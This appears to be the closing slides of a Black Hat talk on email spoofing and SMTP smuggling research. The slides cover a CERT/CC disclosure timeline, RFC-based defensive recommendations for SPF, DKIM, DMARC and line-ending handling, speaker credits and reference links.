
We'll review your complaint and process in accordance with our policies, and will contact you only if necessary and at our discretion.

If you submit (or have already submitted) your report using the [Abuse Reporting Form](#), additional submissions from the same email within 24 hours may not receive another notice of receipt.


To send reports in bulk, you can use our API for brand protection and industry partners.

[View Abuse Reporting Form →](#)

# But sometimes things take a while



# Disclosure timeline



## US CERT Coordination

### Coordinators

**C** CERT/CC

### Reporters

**S** squared

**H** Howard

50+

Vendors

### Vendors

**A** Allworx

**A** Axigen

**B** Barracuda Networks

**B** BlueMail

**B** Brevo

[SHOW ALL \[54\]](#)

**Reference:** <https://kb.cert.org/vuls/id/244112>

#BHUSA @BlackHatEvents



# Recommendations

# Follow the RFC

## SPF / DKIM / DMARC

### RFC 5322 Section 3.6.2

In all cases, the "From:" field **SHOULD NOT** contain any mailbox that does not belong to the author(s) of the message

### RFC 7489 Section 4.2

DMARC's filtering function is based on whether the RFC5322.From field domain is aligned with (matches) an **authenticated domain** name from SPF or DKIM.

It is important to note that the authentication mechanisms employed by DMARC authenticate only a DNS domain and do not authenticate the local-part of any email address identifier found in a message...

### RFC 7208 Section 11.4

It is up to mail services and their MTAs to directly prevent cross-user forgery: based on SMTP AUTH ([RFC4954]), **users MUST** be restricted to using only those email addresses that are under their control...

### RFC 6409 Section 6.1

The **MSA MAY** issue an error response to a RCPT command if inconsistent with the permissions given to the user (if the session has been authenticated)

# Follow the RFC

## SMTP Smuggling

### RFC 2822 Section 4

Obsolete Syntax  
`\x0 NUL` character usage

### RFC 5321 4.1.1.4

.. the sequence "<LF>.<LF>" (bare line feeds, without carriage returns) **MUST NOT** be treated as equivalent to <CRLF>.<CRLF> as the end of mail data indication.

### RFC 5322 Section 2.3

CR and LF **MUST** only occur together as CRLF; they **MUST NOT** appear independently in the body.


# Black Hat Sound Bytes

- ❖ **Enforce DMARC, DKIM, and SPF:** Despite potential bypass techniques, implementing these controls is crucial for verifying email **authenticity** and reducing phishing and spoofing risks.
- ❖ **Utilize Advanced Email Filtering:** Employ heuristic and content-based email filtering solutions alongside DMARC, DKIM, and SPF **validation** to more effectively identify and block spoofing and phishing emails.
- ❖ **Adhere to RFC Standards:** All email service providers should **enforce** RFC standards for authentication and authorization by preventing unauthorized email sending and verifying email authenticity.



# Questions?

# Thanks



**Caleb Sargent**  
Offensive Security Engineer  
(@squared\_)



**Hao Wang**  
Offensive Security Manager  
(@MrRed\_Panda)



## Support Team:

- Mika Devonshire - Speaker Coach
- Harrison Pomeroy - SMTP smuggling detection analysis
- Michael Jabbaar - Design & Graphic support
- US CERT Team
- Renana Friedlich - Content review & project support
- Michael Wood - Content review & project support

# References

## SMTP Smuggling

- ❖ <https://sec-consult.com/blog/detail/smtp-smuggling-spoofing-e-mails-worldwide>

## Spamchannel Defcon 31

- ❖ <https://forum.defcon.org/node/245722>

## Dark Reading blog about our research

- ❖ <https://www.darkreading.com/threat-intelligence/20-million-trusted-domains-vulnerable-to-email-hosting-exploits>

## CERT Blog about our research

- ❖ <https://kb.cert.org/vuls/id/244112>

## Weak Links in Authentication Chains: A Large-scale Analysis of Email Sender Spoofing Attacks

- ❖ <https://www.darkreading.com/threat-intelligence/20-million-trusted-domains-vulnerable-to-email-hosting-exploits>

## US Cisco Smuggling Response

- ❖ <https://www.cisco.com/c/en/us/support/docs/security/email-security-appliance-c690x/221533-response-to-cisco-secure-email-smtp-smug.html>

# References

## RFC - Internet Message Format

- ❖ <https://datatracker.ietf.org/doc/html/rfc2822>
- ❖ <https://datatracker.ietf.org/doc/html/rfc5322>
- ❖ <https://datatracker.ietf.org/doc/html/rfc5321>
- ❖ <https://datatracker.ietf.org/doc/html/rfc7489>
- ❖ <https://datatracker.ietf.org/doc/html/rfc7208>
- ❖ <https://datatracker.ietf.org/doc/html/rfc6409>

# References

- ❖ <https://serverfault.com/questions/723911/setting-up-an-spf-record-for-a-shared-hosting-service-with-lots-of-email-gateway>
- ❖ <https://github.com/zehm/sendEmail>
- ❖ <https://mailtrap.io/blog/email-feedback-loop/>
- ❖ <https://www.twilio.com/docs/sendgrid/ui/account-and-settings/spf-records>
- ❖ <https://support.google.com/a/answer/6254652>